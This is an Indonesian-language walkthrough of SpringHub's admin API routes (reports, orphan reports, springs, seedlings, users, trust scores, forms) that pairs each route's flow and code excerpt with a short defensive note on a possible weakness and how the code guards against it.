Konstruk: `try/catch`; CSRF dan cek admin di dalam `try`; `if` berlapis (laporan, status, foto, featuredPhoto milik report, existingPoints, userId); blok `try/catch` non-kritis untuk health scoring.

 **Kerentanan:** "Kode ini rentan *double-awarding* — bila poin diberikan setiap kali endpoint dipanggil, admin (atau penyerang dengan akun admin) bisa memanggil

berulang kali untuk menggandakan poin." Di SpringHub diamankan tiga lapis: status harus `pending` (sekali review = sekali aksi), pengecekan `existingPoints` (guard kedua), dan pembatasan foto minimal 3 (kualitas). Pemberian poin juga server-only via `lib/points.ts` — client tidak pernah mengirim jumlah poin.

POST `/api/admin/reports/[id]/reject` →

app/api/admin/reports/[id]/reject/route.ts

Peran: Menolak laporan pending dengan catatan (opsional), menurunkan trust score setelah 3+ penolakan, dan membuat jejak `pointsLog` + notifikasi.

Alur Cerita: Berbeda dari `approve`, di route ini CSRF diperiksa **di luar** `try` (jadi kegagalan CSRF tidak tertelan error handler). Admin menolak laporan dengan `note` opsional (body dibaca dengan `.catch(() => ({ note: "" }))` — body boleh kosong). Laporan dicari dan dicek status `pending`. Status di-update ke `rejected` + `reviewedById` + `reviewNote`. Jika laporan punya pemilik, tiga efek samping dijalankan — masing-masing dibalut `try/catch` sendiri agar kegagalan satu tidak menggagalkan yang lain (pola *non-blocking*):

1. **Trust score:** `report.count` dengan `status: "rejected"` dihitung; jika sudah ≥ 3 penolakan, `updateTrustScore(userId, false)` (penalti -50).
2. **PointsLog:** record `amount: 0` dengan reason "Laporan ... ditolak" — jejak riwayat untuk transparansi.
3. **Notification:** "Laporan ditolak" dengan catatan admin sebagai body. Untuk laporan seedling, seedling `pending` dengan species yang sama di-set `rejected`.

Potongan Kode Asli:

```
// app/api/admin/reports/[id]/reject/route.ts baris ±47-87
if (report.userId) {
  // Trust score: -50 only if user has been rejected >2 times before
  try {
    const rejectCount = await prisma.report.count({
      where: { userId: report.userId, status: "rejected" },
    });
    if (rejectCount >= 3) {
      await updateTrustScore(report.userId, false);
    }
  } catch (e) {
    console.error("Trust score update failed (non-blocking):", e);
  }

  try {
    await prisma.pointsLog.create({
      data: {
        userId: report.userId,
        reportId: params.id,
        amount: 0,
        reason: `Laporan ${report.formSlug} ditolak`,
        metadata: JSON.stringify({ status: "rejected" }),
      },
    });
  } catch (e) {
    console.error("PointsLog create failed (non-blocking):", e);
  }

  try {
    await prisma.notification.create({
      data: {
        userId: report.userId,
        type: "report-rejected",
        title: `Laporan ${report.formSlug} ditolak`,
        body: body.note || "Laporan Anda tidak memenuhi kriteria validasi.",
        link: "/profile",
      },
    });
  } catch (e) {
    console.error("Notification create failed (non-blocking):", e);
  }
}
}
```

Konstruk: `try/catch`; CSRF di luar `try`; `if` berlapis; tiga blok `try/catch` non-blocking terpisah — pola khas "best-effort side effects".

 **Kerentanan:** "Kode ini rentan *penalti berlebihan* bila penolakan berulang tidak dibatasi — karena satu kesalahan kecil bisa menjatuhkan skor kepercayaan." Di SpringHub penalti trust score baru diterapkan setelah 3 penolakan (`rejectCount >= 3`), memberi ruang kesalahan bagi volunteer baru, dan seluruh efek samping non-kritis tidak pernah menggagalkan operasi utama. Tidak ada kerentanan signifikan.

POST /api/admin/reports/[id]/toggle →

app/api/admin/reports/[id]/route.ts

Peran: Membalik (toggle) flag `isActive` sebuah laporan — soft-hide dari tampilan publik tanpa menghapus data.

Alur Cerita: Route paling ramping di domain admin reports. CSRF + cek admin, lalu laporan dicari (404 jika tidak ada). Nilai baru dihitung dari nilai lama (`isActive: !report.isActive`) — tidak menerima input dari client, sehingga tidak ada jalan untuk menyetel nilai arbitrer. Update dijalankan, `auditLog` dicatat dengan id laporan, dan respons hanya berisi { `isActive: updated.isActive` } — client tahu status baru untuk memperbarui UI. Efeknya langsung terlihat di `GET /api/reports` (publik) dan `GET /api/springs/[id]` yang memfilter `isActive: true`.

Potongan Kode Asli:

```
// app/api/admin/reports/[id]/toggle/route.ts baris ±22-33
const report = await prisma.report.findUnique({ where: { id: params.id } });
if (!report) {
  return NextResponse.json({ error: "Report not found" }, { status: 404 });
}

const updated = await prisma.report.update({
  where: { id: params.id },
  data: { isActive: !report.isActive },
});

auditLog("post toggle report", "post toggle report id=" + params.id);
return NextResponse.json({ isActive: updated.isActive });
```

Konstruk: `try/catch`; `if (!report)`; toggle berbasis nilai DB lama (`!report.isActive`), bukan body.

 **Kerentanan:** "Kode ini rentan bila nilai `isActive` diambil dari body — karena client bisa menyetel status sembarang." Di SpringHub nilai selalu dibalik dari state database (`!report.isActive`), sehingga input client tidak berpengaruh. Tidak ada kerentanan signifikan.

POST /api/admin/reports/approve-all → **app/api/admin/reports/approve-all/route.ts**

Peran: Menyetujui SEMUA laporan pending sekaligus (alat bootstrapping/migrasi), dengan health scoring dan perhitungan ulang total poin semua penggunaan.

Alur Cerita: Ini alat "tukang sapu" — biasanya dipakai sekali saat seed data atau migrasi. CSRF + admin dicek. Semua laporan `pending` diambil. Loop `for...of`

menghitung `approved` dan `healthScored` : tiap laporan di-update ke `approved` , health scoring dijalankan untuk `spring-monitoring` (non-kritis), dan — berbeda dari approve satu-satu — poin diberikan langsung dengan `pointsLog.create` memakai `ptsMap` hardcoded (monitoring 100, restoration 1000, trench 500, planting 100, seedling 100, fallback 25) tanpa guard `existingPoints` . Karena ini alat satu-kali, risiko dobel lebih rendah; namun keamanan tetap dijaga karena hanya admin yang bisa memanggil. Setelah loop, **semua** pengguna diambil dan `Profile.points` di-recalculate dari aggregate `pointsLog` — ini memperbaiki ketidakkonsistenan saldo. Audit + respons `{ approved, healthScored }` .

Potongan Kode Asli:

```
// app/api/admin/reports/approve-all/route.ts baris ±56-91
// Points
if (report.userId) {
  const ptsMap: Record<string, number> = {
    "spring-monitoring": 100,
    "spring-restoration": 1000,
    "trench-development": 500,
    "tree-planting": 100,
    "seedling-stock": 100,
  };
  const pts = ptsMap[report.formSlug] || 25;
  await prisma.pointsLog.create({
    data: {
      userId: report.userId,
      reportId: report.id,
      amount: pts,
      reason: `Approved ${report.formSlug}`,
      metadata: JSON.stringify({ batchApprove: true }),
    },
  });
}

approved++;
}

// Recalculate all user points
const users = await prisma.profile.findMany({ select: { id: true } });
for (const u of users) {
  const total = await prisma.pointsLog.aggregate({
    where: { userId: u.id },
    _sum: { amount: true },
  });
  await prisma.profile.update({
    where: { id: u.id },
    data: { points: total._sum.amount || 0 },
  });
}
```


Konstruk: `try/catch`; `for...of` untuk batch; `if (report.userId)`; `if (formSlug && springId)`; loop kedua untuk rekalkulasi poin; blok `try/catch {}` kosong (silent) untuk health scoring.

 **Kerentanan:** "Kode ini rentan *double-awarding* massal bila dipanggil dua kali — karena loop approve-all tidak mengecek existingPoints seperti route approve tunggal." Mitigasi di SpringHub: endpoint ini hanya bisa dipanggil admin (CSRF + role), dan dirancang untuk sekali pakai. Namun secara desain ia lebih longgar — alasan kenapa komentar internal menyarankan penggunaan hati-hati; tidak ada kerentanan yang bisa dieksploitasi pihak non-admin.

GET `/api/admin/reports/orphans` →

app/api/admin/reports/orphans/route.ts

Peran: Menampilkan laporan "yatim" (belum ter-link ke spring) dengan filter status dan mode klaster koordinat untuk mempermudah perawatan data.

Alur Cerita: Admin membuka tab "Orphan Reports". Sesi admin dicek. Query params: `status` (all/pending/approved/rejected), `cluster=1` untuk mode klaster, dan pagination standar (limit maks 200). `where` dipaksa `springId: null` — hanya laporan tanpa spring. Include: user, reviewedBy, form (judul + aktif), `_count.photos`. Mapping mengubah `fieldData` mentah menjadi string, menyembunyikan `preciseLat/preciseLng` (koordinat presisi tidak perlu tampil di daftar ini), dan membuat `submitter`. Mode klaster: laporan dikelompokkan ke dalam `Map` dengan kunci `lat.toFixed(3)_lng.toFixed(3)` (grid 3 desimal ≈ 111 m), diurutkan dari klaster terbesar; setiap klaster berisi `count` dan daftar laporannya. Mode non-klaster: daftar biasa dengan pagination.

Potongan Kode Asli:

```
// app/api/admin/reports/orphans/route.ts baris ±62-89
if (clusterMode) {
  const clusters: Array<{
    key: string;
    lat: number | null;
    lng: number | null;
    count: number;
    reports: typeof mapped;
  }> = [];
  const map = new Map<string, typeof mapped>();
  for (const r of mapped) {
    if (r.snappedLat === null || r.snappedLng === null) continue;
    const lat = Math.round(r.snappedLat * 1000) / 1000;
    const lng = Math.round(r.snappedLng * 1000) / 1000;
    const key = `${lat.toFixed(3)}_${lng.toFixed(3)}`;
    if (!map.has(key)) {
      map.set(key, []);
      clusters.push({ key, lat, lng, count: 0, reports: [] });
    }
    const cluster = clusters.find((c) => c.key === key)!;
    cluster.reports.push(r);
    cluster.count += 1;
  }
  clusters.sort((a, b) => b.count - a.count);
  return NextResponse.json({ clusters, total, pagination: ... });
}
```

Konstruk: try/catch; if whitelist status; Map + for...of untuk klasterisasi; Array.find + push; sort descending.

 **Kerentanan:** "Kode ini rentan *information disclosure* bila field preciseLat/preciseLng ikut dikirim — karena koordinat presisi hanya untuk admin." Di SpringHub mapping eksplisit hanya mengambil snappedLat/snappedLng, dan akses dibatasi admin. Tidak ada kerentanan signifikan.

POST /api/admin/reports/orphans/link →
app/api/admin/reports/orphans/link/route.ts

Peran: Menautkan sekumpulan laporan yatim (maks 200) ke satu spring yang sudah ada.

Alur Cerita: Admin memilih beberapa laporan di UI klaster dan memilih spring tujuan. CSRF + admin dicek. Body diurai dengan .catch(() => null); reportIds difilter ketat (hanya string non-kosong) dan springId di-trim. Validasi: keduanya wajib (400), dan reportIds.length > MAX_BATCH (200) ditolak (400) — membatasi ukuran batch. Spring tujuan diverifikasi ada (404). Eksekusi: report.updateMany dengan where: { id: { in: reportIds }, springId: null } — kondisi

`springId: null` menjamin laporan yang sudah ter-link TIDAK ikut tertimpa. Hasil `count` dikembalikan bersama audit log yang mencatat 20 id pertama laporan.

Potongan Kode Asli:

```
// app/api/admin/reports/orphans/link/route.ts baris ±22-48
const body = await request.json().catch(() => null);
const reportIds: string[] = Array.isArray(body?.reportIds) ? body.reportIds : [];
const springId = typeof body?.springId === "string" && body.springId.trim() ? body.springId : null;

if (reportIds.length === 0 || !springId) {
  return NextResponse.json({ error: "reportIds dan springId wajib diisi." }, { status: 400 });
}
if (reportIds.length > MAX_BATCH) {
  return NextResponse.json({ error: `Maksimal ${MAX_BATCH} laporan per batch.` }, { status: 400 });
}

const spring = await prisma.spring.findUnique({ where: { id: springId }, select: { id: true } });
if (!spring) {
  return NextResponse.json({ error: "Spring tidak ditemukan." }, { status: 404 });
}

const result = await prisma.report.updateMany({
  where: { id: { in: reportIds }, springId: null },
  data: { springId },
});
```

Konstruk: `try/catch`; `if` berlapis (CSRF, admin, batch kosong, batch besar, spring ada); `updateMany` dengan guard `springId: null`.

 **Kerentanan:** "Kode ini rentan *mass overwrite* bila `updateMany` tidak dikunci kondisi — karena laporan milik spring lain bisa ikut tertimpa." Di SpringHub kondisi `springId: null` di dalam `where` memastikan hanya laporan yatim yang berubah, dan batas 200 per batch membatasi dampak kesalahan. Tidak ada kerentanan signifikan.

POST `/api/admin/reports/orphans/create-spring` →

`app/api/admin/reports/orphans/create-spring/route.ts`

Peran: Membuat spring baru dari sekumpulan laporan yatim (mengambil nama/koordinat dari laporan pertama), lalu menautkan semua laporan dan membuat MapPoint otomatis.

Alur Cerita: Ini route tersibuk di antara trio orphan. CSRF + admin. Body: `reportIds` (wajib, maks 200), plus `name / province / regency` opsional sebagai override. Laporan dicari (`where springId: null`, diurutkan dari tertua — laporan pertama dianggap sumber data utama); jika tidak ada yang tersisa → 404 "Laporan tidak ditemukan atau sudah ter-link". Koordinat diambil dari `snappedLat ?? preciseLat` laporan

pertama; jika null → 400 . Nama spring disusun dengan prioritas: name dari body → spring_name → B1_nama → A_kegiatan → fallback "Mata Air" ; provinsi/regency serupa dengan fallback ke field fieldData. Spring dibuat dengan status active dan isDummy: false (bukan dummy — ini data nyata). Semua laporan ditautkan (updateMany dengan guard springId: null). Terakhir, pencarian MapPointType berdasarkan typeSlugCandidates (mis. spring-monitoring → ["spring"], spring-restoration → ["conservation", "spring"], trench-development → ["trench"]); jika tipe ditemukan, dibuat MapPoint dengan slug unik slugify(nama)-timestamp-base36 , dan laporan-laporan itu juga diberi mapPointId . Seluruh blok MapPoint dibalut try/catch non-kritis — jika gagal, spring tetap tercipta. Audit mencatat mapPointCreated .

Potongan Kode Asli:

```
// app/api/admin/reports/orphans/create-spring/route.ts baris ±86-115
const fieldData = parseFieldData(first.fieldData);
const springName =
  name ||
  (typeof fieldData?.spring_name === "string" && fieldData.spring_name.trim()
  (typeof fieldData?.B1_nama === "string" && fieldData.B1_nama.trim()) ||
  (typeof fieldData?.A_kegiatan === "string" && fieldData.A_kegiatan.trim())
  "Mata Air";
const springProvince =
  province ||
  (typeof fieldData?.A_provinsi === "string" ? fieldData.A_provinsi : "") ||
  (typeof fieldData?.province === "string" ? fieldData.province : "") ||
  "";
const springRegency = regency || (typeof fieldData?.regency === "string" ? fi

const spring = await prisma.spring.create({
  data: {
    name: springName.slice(0, 200),
    snappedLat,
    snappedLng,
    province: springProvince.slice(0, 100),
    regency: springRegency.slice(0, 100),
    status: "active",
    isDummy: false,
  },
});

const result = await prisma.report.updateMany({
  where: { id: { in: reportIds }, springId: null },
  data: { springId: spring.id },
});
```

Konstruk: try/catch ; fungsi bantu slugify dan parseFieldData ; rantai OR (||) untuk prioritas nama; slice(0, 200) sebagai batas panjang; blok try/catch non-kritis untuk MapPoint.

🛡️ **Kerentanan:** "Kode ini rentan *data pollution* bila input nama/koordinat tidak dibatasi — karena string raksasa atau nilai tak valid bisa masuk DB." Di SpringHub semua nilai di-`slice` ke panjang aman (200/100), koordinat dipaksa dari data DB (bukan body), dan `parseFieldData` menangani JSON rusak. Tidak ada kerentanan signifikan.

Domain Admin Springs & Seedlings

Enam route untuk mengelola katalog mata air dan bibit dari sisi admin: daftar dengan filter status, serta aksi setuju/tolak. Semua route memakai `isAdmin()` dari `@/lib/auth` (berbeda dari pengecekan `session.role !== "admin"` manual di domain lain — helper ini membaca peran langsung dari sesi).

GET `/api/admin/springs` → **app/api/admin/springs/route.ts**

Peran: Menampilkan daftar spring (filter status `pending / active / merged`, maks 100) beserta jumlah laporan per spring untuk panel admin.

Alur Cerita: Sesi dicek dengan `getSession() + isAdmin()`. Filter status divalidasi whitelist — nilai di luar daftar diabaikan (semua spring tampil). `findMany` mengambil 100 spring terbaru dengan `_count.reports`. Mapping sengaja membuang field koordinat dan field internal: yang dikirim hanya id, nama, provinsi, kabupaten, status, jumlah laporan, dan waktu dibuat — cukup untuk tabel admin. Catatan unik: respons error di route ini selalu `500` (tanpa membedakan `isDatabaseError` → `503`), jadi pola error-nya lebih sederhana dari kebanyakan route lain.

Potongan Kode Asli:

```
// app/api/admin/springs/route.ts baris ±13-40
const url = new URL(request.url);
const statusFilter = url.searchParams.get("status") || "";

const where: Record<string, unknown> = {};
if (["pending", "active", "merged"].includes(statusFilter)) {
  where.status = statusFilter;
}

const springs = await prisma.spring.findMany({
  where,
  orderBy: { createdAt: "desc" },
  take: 100,
  include: {
    _count: { select: { reports: true } },
  },
});

const mapped = springs.map((s) => ({
  id: s.id,
  name: s.name,
  province: s.province,
  regency: s.regency,
  status: s.status,
  reportCount: s._count.reports,
  createdAt: s.createdAt,
})));
```

Konstruk: `try/catch`; whitelist filter; `include: { _count }`; `map` untuk memilih kolom.

 **Kerentanan:** "Kode ini rentan bila koordinat presisi ikut dikirim ke admin UI — namun hanya admin yang berhak melihat presisi, dan route ini bahkan tidak mengirimnya sama sekali." Tidak ada kerentanan signifikan — akses dibatasi admin dan kolom diminimalkan.

POST `/api/admin/springs/[id]/approve` →
app/api/admin/springs/[id]/approve/route.ts

Peran: Menyetujui spring yang dibuat dari laporan (status `pending` → `active`) sehingga muncul di peta publik.

Alur Cerita: `CSRF + isAdmin()`. Spring dicari; tidak ada → `404 "Spring tidak ditemukan"`. Perhatikan: route ini TIDAK mengecek status — spring yang sudah `active` bisa di-approve ulang tanpa efek samping (idempoten, tidak ada salahnya). Status di-set `active`, audit dicatat dengan nama spring (nama spring diinterpolasi ke log: `Spring ${spring.name} disetujui`), dan respons `{ ok: true }` (bukan `success: true` — inkonsistensi kecil antar route yang perlu disadari saat membaca kode).

Potongan Kode Asli:

```
// app/api/admin/springs/[id]/approve/route.ts baris ±23-35
const spring = await prisma.spring.findUnique({ where: { id: params.id } });
if (!spring) {
  return NextResponse.json({ error: "Spring tidak ditemukan" }, { status: 404 });
}

await prisma.spring.update({
  where: { id: params.id },
  data: { status: "active" },
});

auditLog("spring approve", `Spring ${spring.name} disetujui`);

return NextResponse.json({ ok: true });
```

Konstruksi: try/catch; if (!spring); satu update.

 **Kerentanan:** "Kode ini rentan bila status bisa di-set dari body — karena client bisa langsung menyetel `active` tanpa proses review." Di SpringHub nilai status di-hardcode (`data: { status: "active" }`), body tidak dibaca sama sekali. Tidak ada kerentanan signifikan.

GET /api/admin/seedlings → **app/api/admin/seedlings/route.ts**

Peran: Menampilkan daftar bibit (filter status, pagination maks 100) dengan data pemilik untuk moderasi.

Alur Cerita: Hampir identik dengan admin/springs tetapi dengan pagination penuh: `limit default 20, maks 100; whitelist status pending / active / rejected / exhausted`; `include.user (id, username, email)` untuk konteks siapa pemilik bibit; `_count` tidak dipakai. Respons `{ seedlings, pagination }`. Perbedaannya hanya di tipe data dan pagination — pola yang baik untuk dijadikan acuan membandingkan dua route CRUD yang "mirip tapi beda".

Potongan Kode Asli:

```
// app/api/admin/seedlings/route.ts baris ±13-42
const url = new URL(request.url);
const statusFilter = url.searchParams.get("status") || "";
const limitParam = url.searchParams.get("limit") || url.searchParams.get("per");
const pageParam = url.searchParams.get("page") || "1";
const limit = Math.min(Math.max(parseInt(limitParam, 10) || 20, 1), 100);
const page = Math.max(parseInt(pageParam, 10) || 1, 1);
const skip = (page - 1) * limit;

const where: Record<string, unknown> = {};
if (["pending", "active", "rejected", "exhausted"].includes(statusFilter)) {
  where.status = statusFilter;
}

const [seedlings, total] = await Promise.all([
  prisma.seedling.findMany({
    where,
    orderBy: { createdAt: "desc" },
    take: limit,
    skip,
    include: {
      user: { select: { id: true, username: true, email: true } },
    },
  }),
  prisma.seedling.count({ where }),
]);
```

Konstruk: `try/catch`; `Promise.all`; whitelist filter; batas `limit` lewat `Math.min/Math.max`.

 **Kerentanan:** "Kode ini rentan bila `limit` tidak dikunci — client bisa menarik puluhan ribu baris dan membuat database kewalahan." Di SpringHub `limit` dikunci maks 100 (`Math.min(Math.max(..., 1), 100)`). Tidak ada kerentanan signifikan.

POST `/api/admin/seedlings/[id]/approve` →

app/api/admin/seedlings/[id]/approve/route.ts

Peran: Menyetujui bibit `pending` → `active` agar bisa diminta pengguna lain di marketplace.

Alur Cerita: CSRF + `isAdmin()`. Bibit dicari (404). Berbeda dari approve spring, route ini **mengecek status**: harus `pending`, jika bukan → 400 "Status bibit bukan 'pending'". Ini mencegah bibit yang sudah rejected di-approve ulang tanpa alasan. Update status + audit dengan nama species.

Potongan Kode Asli:


```
// app/api/admin/seedlings/[id]/approve/route.ts baris ±31-45
if (seedling.status !== "pending") {
  return NextResponse.json(
    { error: "Status bibit bukan 'pending'" },
    { status: 400 }
  );
}

await prisma.seedling.update({
  where: { id: params.id },
  data: { status: "active" },
});

auditLog("seedling approve", `Bibit ${seedling.species} disetujui`);
```

Konstruk: `try/catch`; guard status `!== "pending"`; satu `update`; audit.

 **Kerentanan:** "Kode ini rentan bila bibit yang sudah ditolak bisa langsung diaktifkan — melewati proses moderasi." Di SpringHub guard `pending` memaksa transisi status yang sah. Tidak ada kerentanan signifikan.

POST `/api/admin/seedlings/[id]/reject` →

app/api/admin/seedlings/[id]/reject/route.ts

Peran: Menolak bibit `pending` → `rejected`.

Alur Cerita: Simetris dengan approve: CSRF + admin, cari bibit, guard status `pending`, update ke `rejected`, audit dengan nama species, respons `{ ok: true }`. Tidak ada notifikasi ke pemilik (berbeda dengan reject laporan yang membuat notifikasi) — jadi pemilik baru tahu saat mengecek status bibitnya sendiri.

Potongan Kode Asli:

```
// app/api/admin/seedlings/[id]/reject/route.ts baris ±23-45
const seedling = await prisma.seedling.findUnique({
  where: { id: params.id },
});

if (!seedling) {
  return NextResponse.json({ error: "Bibit tidak ditemukan" }, { status: 404 })
}

if (seedling.status !== "pending") {
  return NextResponse.json(
    { error: "Status bibit bukan 'pending'" },
    { status: 400 }
  );
}

await prisma.seedling.update({
  where: { id: params.id },
  data: { status: "rejected" },
});

auditLog("seedling reject", `Bibit ${seedling.species} ditolak`);
```

Konstruk: `try/catch`; `if` berlapis (404, status guard); `update`; `audit`.

 **Kerentanan:** "Kode ini rentan terhadap *status confusion* bila transisi status tidak dibatasi — mis. bibit `active` bisa langsung `rejected` dan merusak stok permintaan yang berjalan." Guard `pending` membatasi; tidak ada kerentanan signifikan karena stok dikelola terpisah di route marketplace.

`GET /api/admin/seedlings/requests` →

`app/api/admin/seedlings/requests/route.ts`

Peran: Menampilkan semua permintaan bibit (maks 100) dengan tiga relasi: peminta, pemilik, dan bibit yang diminta.

Alur Cerita: Tanpa query param dan tanpa pagination — hanya `take: 100` dari tabel `SeedlingRequest` terbaru. Include tiga relasi sekaligus: `requester` (siapa yang minta), `owner` (pemilik bibit), `seedling` (species + stok saat ini). Ini endpoint "monitoring" untuk admin melihat arus permintaan bibit tanpa harus membuka profil masing-masing. Error handling standar (500).

Potongan Kode Asli:

```
// app/api/admin/seedlings/requests/route.ts baris ±13-23
const requests = await prisma.seedlingRequest.findMany({
  orderBy: { createdAt: "desc" },
  take: 100,
  include: {
    requester: { select: { id: true, username: true } },
    owner: { select: { id: true, username: true } },
    seedling: { select: { species: true, stock: true } },
  },
});

return NextResponse.json({ requests });
```

Konstruk: `try/catch`; satu `findMany` dengan `take` dan tiga `include`; tanpa percabangan lain.

 **Kerentanan:** "Kode ini rentan *data privacy* bila nomor telepon ikut disertakan — namun `select` membatasi hanya id+username." Tidak ada kerentanan signifikan — akses admin-only dan kolom diminimalkan.

Domain Admin Users & Trust Score

Empat route untuk manajemen pengguna: daftar pengguna, ganti role (dengan pencabutan semua sesi), daftar trust score, dan set manual trust score dengan jejak audit di `pointsLog`.

GET `/api/admin/users` → `app/api/admin/users/route.ts`

Peran: Menampilkan daftar pengguna ber-pagination (default 50, maks 100) dengan kolom ringkas untuk panel admin.

Alur Cerita: Sesi admin dicek (`session.role !== "admin"`). Pagination dengan batas ketat (10–100). `findMany` + `count` paralel; `select` memilih 9 kolom — termasuk `phone` dan `email` (hanya admin yang boleh melihat data kontak ini; endpoint publik tidak pernah mengirimnya). Respons `{ users, total, page, totalPages }`. Tidak ada `auditLog` untuk GET (hanya mutasi yang diaudit — pola umum di seluruh aplikasi).

Potongan Kode Asli:

```
// app/api/admin/users/route.ts baris ±13-38
const url = new URL(request.url);
const page = Math.max(1, parseInt(url.searchParams.get("page") || "1", 10));
const limit = Math.min(100, Math.max(10, parseInt(url.searchParams.get("limit") || "10", 10)));
const skip = (page - 1) * limit;

const [users, total] = await Promise.all([
  prisma.profile.findMany({
    orderBy: { createdAt: "desc" },
    skip,
    take: limit,
    select: {
      id: true,
      email: true,
      username: true,
      role: true,
      phone: true,
      region: true,
      points: true,
      trustScore: true,
      createdAt: true,
    },
  }),
  prisma.profile.count(),
]);

return NextResponse.json({ users, total, page, totalPages: Math.ceil(total / limit) });
```

Konstruk: `try/catch`; `Promise.all`; `select` eksplisit.

 **Kerentanan:** "Kode ini rentan bila `passwordHash` ikut ter-select — namun `select` eksplisit menjamin tidak ada." Tidak ada kerentanan signifikan — email/phone hanya dibuka untuk admin yang sudah terverifikasi.

PUT `/api/admin/users/[id]` → **app/api/admin/users/[id]/route.ts**

Peran: Mengubah role pengguna (volunteer/field_lead/admin) dan **seketika mencabut semua sesi aktif** agar role baru berlaku tanpa menunggu login ulang.

Alur Cerita: CSRF diperiksa di luar try. Sesi admin dicek. Body diurai; `role` divalidasi terhadap whitelist `["volunteer", "field_lead", "admin"]` — nilai lain → 400 "Invalid role". Ini mencegah typo atau nilai tak dikenal masuk DB (enumerasi role). Update role dijalankan. Langkah paling menarik:

`deactivateUserSessions(params.id)` — semua sesi JWT lama pengguna yang diubah langsung dimatikan (ledger revokasi). Konsekuensi: jika admin menaikkan user jadi admin, user harus login ulang untuk mendapat sesi ber-role admin; jika user diturunkan, sesi lamanya tidak bisa dipakai lagi (privilege dihilangkan seketika).

`auditLog` + respons user ringkas.

Potongan Kode Asli:

```
// app/api/admin/users/[id]/route.ts baris ±22-41
const body = await request.json();
const { role } = body;

const validRoles = ["volunteer", "field_lead", "admin"];
if (!validRoles.includes(role)) {
  return NextResponse.json({ error: "Invalid role" }, { status: 400 });
}

const user = await prisma.profile.update({
  where: { id: params.id },
  data: { role },
  select: { id: true, username: true, role: true },
});
// Cabut semua sesi aktif user — role baru berlaku seketika (revocation ledge
await deactivateUserSessions(params.id);
auditLog("put user", "put user");
```

Konstruk: CSRF di luar try; `if` whitelist; update → `deactivateUserSessions`.

 **Kerentanan:** "Kode ini rentan *privilege persisten* bila sesi lama tidak dicabut — user yang di-turunkan perannya masih bisa beraksi sebagai admin sampai cookie kedaluwarsa." Di SpringHub `deactivateUserSessions` mencabut seketika (revocation ledger), jadi eskalasi maupun penurunan berlaku instan. Tidak ada kerentanan signifikan.

GET /api/admin/trust-scores → **app/api/admin/trust-scores/route.ts**

Peran: Menampilkan seluruh pengguna diurutkan dari trust score terendah, lengkap dengan jumlah laporan yang pernah ditolak.

Alur Cerita: Admin dicek, lalu `findMany` dengan `orderBy: { trustScore: "asc" }` — pengguna bermasalah (skor rendah) tampil pertama. Yang menarik adalah `_count.reports` dengan **filter ber-condition:** `{ where: { status: "rejected" } }` — Prisma mendukung `_count` dengan filter relasi, jadi jumlah penolakan dihitung tanpa query terpisah. Kolom yang dikirim: id, email, username, role, region, points, trustScore, createdAt, rejectCount. Tanpa try/catch — kegagalan DB akan jadi 500 standar Next.js.

Potongan Kode Asli:

```
// app/api/admin/trust-scores/route.ts baris ±12-31
const users = await prisma.profile.findMany({
  orderBy: { trustScore: "asc" },
  select: {
    id: true,
    email: true,
    username: true,
    role: true,
    region: true,
    points: true,
    trustScore: true,
    createdAt: true,
    _count: {
      select: {
        reports: { where: { status: "rejected" } },
      },
    },
  },
});

return NextResponse.json({ users });
```

Konstruk: satu `findMany`; `orderBy` naik; `_count` dengan `where` filter.

 **Kerentanan:** Tidak ada kerentanan signifikan — endpoint read-only untuk admin, tanpa input dari user (tidak ada query param), dan tidak membocorkan data selain profil.

PUT `/api/admin/trust-scores/[id]` → **app/api/admin/trust-scores/[id]/route.ts**

Peran: Menyetel trust score pengguna secara manual (0–100) oleh admin, dengan jejak audit di `pointsLog` dan `auditLog`.

Alur Cerita: CSRF + admin. Body dibaca dengan `.catch(() => ({}))`; `trustScore` divalidasi ketat: **harus number dan berada di 0–100** — nilai lain → 400 (bukan NaN check saja, tapi tipe + rentang). User dicari; tidak ada → 404. Score di-update, lalu `pointsLog.create` dengan `amount: 0` dan metadata JSON berisi `{ action: "manual_set", oldScore, newScore, adminId }` — jejak lengkap siapa mengubah dari apa ke apa, tanpa memengaruhi saldo poin. Ini contoh audit trail non-finansial yang tetap tercatat di buku besar poin. Audit log ditulis, respons `{ success: true, trustScore }`.

Potongan Kode Asli:

```
// app/api/admin/trust-scores/[id]/route.ts baris ±22-61
const body = await request.json().catch(() => ({}));
const { trustScore } = body;

if (typeof trustScore !== "number" || trustScore < 0 || trustScore > 100) {
  return NextResponse.json(
    { error: "Trust score must be a number between 0 and 100" },
    { status: 400 }
  );
}

const profile = await prisma.profile.findUnique({
  where: { id: params.id },
});

if (!profile) {
  return NextResponse.json({ error: "User not found" }, { status: 404 });
}

await prisma.profile.update({
  where: { id: params.id },
  data: { trustScore },
});

await prisma.pointsLog.create({
  data: {
    userId: params.id,
    amount: 0,
    reason: "Trust score diubah oleh admin",
    metadata: JSON.stringify({
      action: "manual_set",
      oldScore: profile.trustScore,
      newScore: trustScore,
      adminId: session.userId,
    }),
  },
});
```

Konstruk: CSRF di luar try; validasi tipe+rentang; cek user; update + pointsLog audit; auditLog.

 **Kerentanan:** "Kode ini rentan *unrestricted score* bila tanpa batas rentang — admin bisa menyatel 999 dan membuat semua user kena blokir aneh." Validasi 0–100 memastikan skala konsisten dengan sistem. Tidak ada kerentanan signifikan — aksi tercatat penuh (siapa, dari, ke).

Domain Admin Forms

Empat route pengelola formulir dinamis — fitur yang membuat SpringHub bisa menambah jenis laporan baru tanpa deploy kode. `lib/forms.ts` tetap menjadi

sumber kebenaran statis, sementara tabel `Form / FormField` adalah override dinamis.

GET `/api/admin/forms` → **app/api/admin/forms/route.ts**

Peran: Menampilkan semua formulir (termasuk yang non-aktif) dengan field-field terurut dan jumlah laporan, dengan filter `?status=active|inactive|all`.

Alur Cerita: GET-nya tidak memakai CSRF (read-only). `isAdmin()` lokal (fungsi `isAdmin` yang didefinisikan di file ini sendiri — pola menarik: tiap file admin forms mendefinisikan ulang helper kecil ini). Filter status: `active` → `isActive: true`, `inactive` → `false`, selain itu semua. `findMany` dengan `include.fields` (terurut) dan `_count.reports`. Karena `_count` menghitung laporan dari kolom `formSlug` (bukan relasi FK), formulir statis sekalipun terhitung.

POST `/api/admin/forms` → **app/api/admin/forms/route.ts**

Peran: Membuat formulir baru beserta field-field-nya, sekaligus memastikan `MapPointType` terkait ada (dibuat otomatis bila belum).

